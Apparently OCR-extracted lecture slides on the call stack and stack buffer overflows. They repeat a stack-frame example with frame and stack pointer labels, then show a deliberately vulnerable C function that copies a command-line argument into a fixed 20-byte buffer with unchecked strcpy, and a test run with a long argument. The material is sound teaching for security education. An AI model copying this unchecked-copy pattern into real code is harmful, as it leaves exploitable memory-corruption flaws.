
The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function


The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function


The Stack



```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function

The Stack




```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

Frame pointer (FP)

Stack pointer (SP)

A function

The Stack



Frame pointer (FP)

Stack pointer (SP)


```
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

Vulnerability

where is the problem ?

Vulnerable function


stack view



```
void main(int argc, char* argv[]) {
    char buffer[20];

    if (argc > 1)
        strcpy(buffer, argv[1]);
}
```

Vulnerable function


stack view



- `./a.out aaaaaaaaaaaaaaaaaaa`

Vulnerable function

stack view



